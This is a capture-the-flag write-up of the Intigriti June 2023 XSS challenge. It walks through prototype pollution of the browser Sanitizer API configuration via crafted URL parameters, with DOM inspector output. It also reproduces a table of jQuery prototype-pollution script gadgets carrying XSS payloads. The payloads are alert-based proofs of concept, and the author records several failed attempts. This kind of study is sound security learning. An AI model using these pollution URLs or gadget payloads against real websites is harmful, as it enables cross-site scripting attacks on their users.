
challenge-0623.intigriti.io/challenge/index.html?name=test

```
> Object.prototype.allowElements = ["abc"];
<· ▸ ['abc']
> new Sanitizer({}).getConfiguration().allowElements
<· ▸ ['abc']
> |
```

Ok still theory so lets try to implement this via our URL which we can deliver to a victim.

As “name” parameter value I insert <i>test</i> which should become *test* which we saw during recon but I use Prototype Pollution to influence and overwrite the sanitizer configuration to only allow <abc> HTML tags.

https://challenge-0623.intigriti.io/challenge/index.html?name=%3Ci%3Etest%3C/i%3E&__proto__[allowElements][]=abc




challenge-0623.intigriti.io/challenge/index.html?name=<i>test</i>&__proto__[allowElements][]=abc

```
<!DOCTYPE html>
<html lang="en">
 ▸<head> ··· </head>
 ▾<body> flex
   ▸<div class="container mx-auto py-10"> ··· </div>
    <!-- Modal -->
   ▾<div id="modal" class="modal" style="display: flex;"> flex
     ▾<div class="modal-content">
        <h2 class="text-xl font-semibold mb-4">Welcome!</h2>
      ▾<p id="modalContent" class="text-lg"> == $0
         "test"
         " 👋"
        </p>
        <button onclick="closeModal()" class="mt-6 px-4 py-2 bg-blue-500 text-white font-semibold rounded-lg shadow hover:bg-blue-600">Close</button>
      </div>
    </div>
  </body>
</html>
```

Our Pollution works, we no longer see test in italic text but just normal text. The <i> tags are removed as we polluted the sanitizer which now only allows <abc> tags.

So if we do following the <i> tags should work again:
https://challenge-0623.intigriti.io/challenge/index.html?name=%3Ci%3Etest%3C/i%3E&__proto__[allowElements][]=i




challenge-0623.intigriti.io/challenge/index.html?name=<i>test</i>&__proto__[allowElements][]=i

```
<!DOCTYPE html>
<html lang="en">
 ▶<head> ⋯ </head>
 ▼<body> flex
   ▶<div class="container mx-auto py-10"> ⋯ </div>
    <!-- Modal -->
   ▼<div id="modal" class="modal" style="display: flex;"> flex
     ▼<div class="modal-content">
        <h2 class="text-xl font-semibold mb-4">Welcome!</h2>
       ▼<p id="modalContent" class="text-lg"> == $0
          <i>test</i>
          " 👋"
        </p>
        <button onclick="closeModal()" class="mt-6 px-4 py-2 bg-blue-500 text-white font-semibold rounded-lg shadow hover:bg-blue-600">Close</button>
      </div>
    </div>
  </body>
</html>
```

Works like a charm. At this point I thought I was 100% controlling the sanitizer.


Simplest idea I could come up with: allow <script> tags and execute <script>alert()</script>



challenge-0623.intigriti.io/challenge/index.html?name=<script>alert()</script>&__proto__[allowElements][]=script

```
<!DOCTYPE html>
<html lang="en">
 ▶<head> ⋯ </head>
 ▼<body> flex
   ▶<div class="container mx-auto py-10"> ⋯ </div>
    <!-- Modal -->
   ▼<div id="modal" class="modal" style="display: flex;"> flex
     ▼<div class="modal-content">
        <h2 class="text-xl font-semibold mb-4">Welcome!</h2>
        <p id="modalContent" class="text-lg"> 👋</p> == $0
        <button onclick="closeModal()" class="mt-6 px-4 py-2 bg-blue-500 text-white font-semibold rounded-lg shadow hover:bg-blue-600">Close</button>
      </div>
    </div>
  </body>
</html>
```

Nothing happened. The <script>alert()</script> was completely removed by the sanitizer. Strange I thought so I double checked if my pollution worked



```
> new Sanitizer({}).getConfiguration().allowElements
< ▸ ['script']
> |
```

Pollution seems to have worked but still the sanitizer does the job preventing the XSS attack.
I later found in Github comments at the sanitizer project it will simply not allow script tags in this way.

Bad luck but I got back to the sanitizer documentation to see what else can be controlled except for the HTML elements because remember our <img src=x onerror=alert()> payload got stripped from the onerror event handler. Maybe I can allow some event handlers or attributes.

https://wicg.github.io/sanitizer-api/#attribute-match-list

The configuration dictionary has a few options:

```
dictionary SanitizerConfig {
  sequence<DOMString> allowElements;
  sequence<DOMString> blockElements;
  sequence<DOMString> dropElements;
  AttributeMatchList allowAttributes;
  AttributeMatchList dropAttributes;
  boolean allowCustomElements;
  boolean allowUnknownMarkup;
  boolean allowComments;
};
```



wicg.github.io/sanitizer-api/#attribute-match-list
W3C Community Group Draft Report
DRAFT
DRAFT
DRAFT

TABLE OF CONTENTS

1 Introduction
1.1 Goals
1.2 API Summary
1.3 The Trouble With Strings
1.3.1 Case 1: Sanitizing With Nodes, Only.
1.3.2 Case 2: Sanitizing a String with Implied Context.
1.3.3 Case 3: Sanitizing a String with a Given Context.
1.3.4 The Other Case

2 Framework
2.1 Sanitizer API
2.2 String Handling
2.3 The Configuration Dictionary
2.3.1 Attribute Match Lists

3 Algorithms
3.1 API Implementation
3.2 Helper Definitions
3.3 Sanitization Algorithms
3.4 Matching Against The Configuration
3.5 Baseline and Defaults

4 Security Considerations
4.1 Server-Side Reflected and Stored XSS
4.2 DOM clobbering
4.3 XSS with Script gadgets
4.4 Mutated XSS

5 Acknowledgements

Appendix A: Built-in Constants
Built-ins Justification
The Baseline Element Allow List
The Baseline Attribute Allow List
The Default Configuration Dictionary

Index

§ 2.3. The Configuration Dictionary

The Sanitizer's ***configuration dictionary*** is a dictionary which describes modifications to the sanitize operation. If a Sanitizer has not received an explicit configuration, for example when being constructed without any parameters, then the default configuration value is used as the configuration dictionary.

```
dictionary SanitizerConfig {
  sequence<DOMString> allowElements;
  sequence<DOMString> blockElements;
  sequence<DOMString> dropElements;
  AttributeMatchList allowAttributes;
  AttributeMatchList dropAttributes;
  boolean allowCustomElements;
  boolean allowUnknownMarkup;
  boolean allowComments;
};
```

allowElements
The ***element allow list*** is a sequence of strings with elements that the sanitizer should retain in the input.

blockElements
The ***element block list*** is a sequence of strings with elements where the sanitizer should remove the elements from the input, but retain their children.

dropElements
The ***element drop list*** is a sequence of strings with elements that the sanitizer should remove from the input, including its children.

allowAttributes
The ***attribute allow list*** is an attribute match list, which determines whether an attribute (on a given element) should be allowed.

dropAttributes
The ***attribute drop list*** is an attribute match list, which determines whether an attribute (on a given element) should be dropped.

allowCustomElements
The `allow custom elements` option determines whether custom elements are to be considered. The default is to drop them. If this option is true, custom elements will still be checked against all other built-in or configured checks.

allowUnknownMarkup
The `allow unknown markup` option determines whether unknown HTML elements are to be considered. The default is to drop them. If this option is true, unkown HTML elements will still be checked against all other built-in or configured checks.

allowComments
The ***allow comments option*** determines whether HTML comments are allowed.

NOTE: `allowElements` creates a sanitizer that defaults to dropping elements, while `blockElements` and `dropElements` defaults to keeping unknown elements. Using both types is possible, but is probably of little practical use. The same applies to `allowAttributes` and `dropAttributes`.


This is what I came up with:

?__proto__[allowCustomElements]=true
&__proto__[allowUnknownMarkup]=true
&__proto__[allowComments]=true
&__proto__[allowAttributes][onerror][]=*
&__proto__[allowAttributes][src][]=*
&__proto__[allowElements][]=img

allowCustomElements I polluted to true
allowUnknownMarkup I polluted to true
allowComments I polluted to true
allowAttributes => onerror and src
allowElements => The <img> element.

Now lets try again following payload: <img src=x onerror=alert()>

https://challenge-0623.intigriti.io/challenge/index.html?__proto__[allowCustomElements]=true&__proto__[allowUnknownMarkup]=true&__proto__[allowComments]=true&__proto__[allowAttributes][onerro][]=*&__proto__[allowAttributes][src][]=*&__proto__[allowElements][]=img&name=%3Cimg%20onerror%3dalert()%20src%3Dx%3E%3C/img%3E




challenge-0623.intigriti.io/challenge/index.html?__proto__[allowCustomElements]=true&__proto__[allowUnknownMarkup]=true&__proto__[allowComments]=true&__proto__[allowAttributes][onerro][]=*&__proto__[allowAttributes][src][]=*&__proto__[allowElements][]=img&name=<img%20onerror%3dalert()%20src%3Dx></img>

```
<!DOCTYPE html>
<html lang="en">
 ▶<head>…</head>
 ▼<body> flex
  ▶<div class="container mx-auto py-10">…</div>
   <!-- Modal -->
  ▼<div id="modal" class="modal" style="display: flex;"> flex
   ▼<div class="modal-content">
      <h2 class="text-xl font-semibold mb-4">Welcome!</h2>
     ▼<p id="modalContent" class="text-lg">
        <img src="x"> == $0
        " 👋"
      </p>
      <button onclick="closeModal()" class="mt-6 px-4 py-2 bg-blue-500 text-white font-semibold rounded-lg shadow hover:bg-blue-600">Close</button>
     </div>
   </div>
  </body>
</html>
```

Still nothing, same issue as the script pollution attempt. The sanitizer is to smart.

Due to a small typo (onerro in stead of onerror) I noticed it worked partially. Without pollution the payload
<img src=x **onerro**=alert()> would end up as <img src="x">

https://challenge-0623.intigriti.io/challenge/index.html?name=%3Cimg%20onerro%3dalert()%20src%3Dx%3E%3C/img%3E




```
challenge-0623.intigriti.io/challenge/index.html?name=<img%20onerro%3dalert()%20src%3Dx></img>
```

```
<!DOCTYPE html>
<html lang="en">
 ▶<head> … </head>
 ▼<body> flex
  ▶<div class="container mx-auto py-10"> … </div>
   <!-- Modal -->
  ▼<div id="modal" class="modal" style="display: flex;"> flex
   ▼<div class="modal-content">
     <h2 class="text-xl font-semibold mb-4">Welcome!</h2>
    ▼<p id="modalContent" class="text-lg">
       <img src="x">
       " 👋"
     </p>
     <button onclick="closeModal()" class="mt-6 px-4 py-2 bg-blue-500 text-white font-semibold rounded-lg shadow hover:bg-blue-600">Close</button>
   </div>
  </div>
 </body>
</html>
```

If we pollute the sanitizer to possibly its weakest configuration we do get the extra attributes in our HTML.

<img src=x **onerro**=alert()> would end up as <img onerro="alert()" src="x">

https://challenge-0623.intigriti.io/challenge/index.html?__proto__[allowCustomElements]=true&__proto__[allowUnknownMarkup]=true&__proto__[allowComments]=true&__proto__[allowAttributes][onerro][]=*&__proto__[allowAttributes][src][]=*&__proto__[allowElements][]=img&name=%3Cimg%20onerro%3dalert()%20src%3Dx%3E%3C/img%3E



```
challenge-0623.intigriti.io/challenge/index.html?__proto__[allowCustomElements]=true&__proto__[allowUnknownMarkup]=true&__proto__[allowComments]=true&__proto__[allowAttributes][onerro][]=*&__proto__[allowAttributes][src][]=*&__proto__[allowElements][]=img&name=<img%20onerro%3dalert()%20src%3Dx></img>
```

```
<!DOCTYPE html>
<html lang="en">
 ▶<head> … </head>
 ▼<body> flex
  ▶<div class="container mx-auto py-10"> … </div>
   <!-- Modal -->
  ▼<div id="modal" class="modal" style="display: flex;"> flex
   ▼<div class="modal-content">
     <h2 class="text-xl font-semibold mb-4">Welcome!</h2>
    ▼<p id="modalContent" class="text-lg">
       <img onerro="alert()" src="x">
       " 👋"
     </p>
     <button onclick="closeModal()" class="mt-6 px-4 py-2 bg-blue-500 text-white font-semibold rounded-lg shadow hover:bg-blue-600">Close</button>
   </div>
  </div>
 </body>
</html>
```

Close but still far away from an XSS firing. At this point I tried to find XSS payloads without event handlers, break the payload in parts, use encoding… I got stuck ;-) The sanitizer was polluted but still smart enough to stop me.


I still do not know if it is possible to solve the challenge in this way by polluting the sanitizer. I will figure this out when the challenge ends and I can read other write ups.

Step 4: Prototype pollution script gadgets

My initial focus was to pollute the sanitizer and trick it to allow malicious code to fire. That attempt failed so I had to take a step back and find something else.
If we go back to our recon we also got the outdated jquery version 2.2.4.

So actually we could use jquery-deparam to help us pollute and use a script gadget to show some impact? The gadget is the code that will be abused once a Prototype Pollution vulnerability is discovered.

So we have Prototype Pollution but does jquery version 2.2.4 allow us to use a script gadget?
Back to the BlackFan Github page: https://github.com/BlackFan/client-side-prototype-pollution



Script Gadgets

Name	Payload	Impact	Refs	Foun
Wistia Embedded Video	`?__proto__[innerHTML]=<img/src/onerror%3dalert(1)>`	XSS	[1]	William Bowlin

jQuery $.get	`?__proto__[context]=<img/src/onerror%3dalert(1)>`
	`&__proto__[jquery]=x`
		XSS		Sergey Bobrov

jQuery $.get >= 3.0.0 Boolean.prototype	`?__proto__[url][]=data:,alert(1)//`
	`&__proto__[dataType]=script`
		XSS		Michał Bentko

jQuery $.get >= 3.0.0 Boolean.prototype	`?__proto__[url]=data:,alert(1)//`
	`&__proto__[dataType]=script`
	`&__proto__[crossDomain]=`
		XSS		Sergey Bobrov

jQuery $.getScript >= 3.4.0	`?__proto__[src][]=data:,alert(1)//`	XSS		s1r1us
jQuery $.getScript 3.0.0 - 3.3.1 Boolean.prototype	`?__proto__[url]=data:,alert(1)//`	XSS		s1r1us

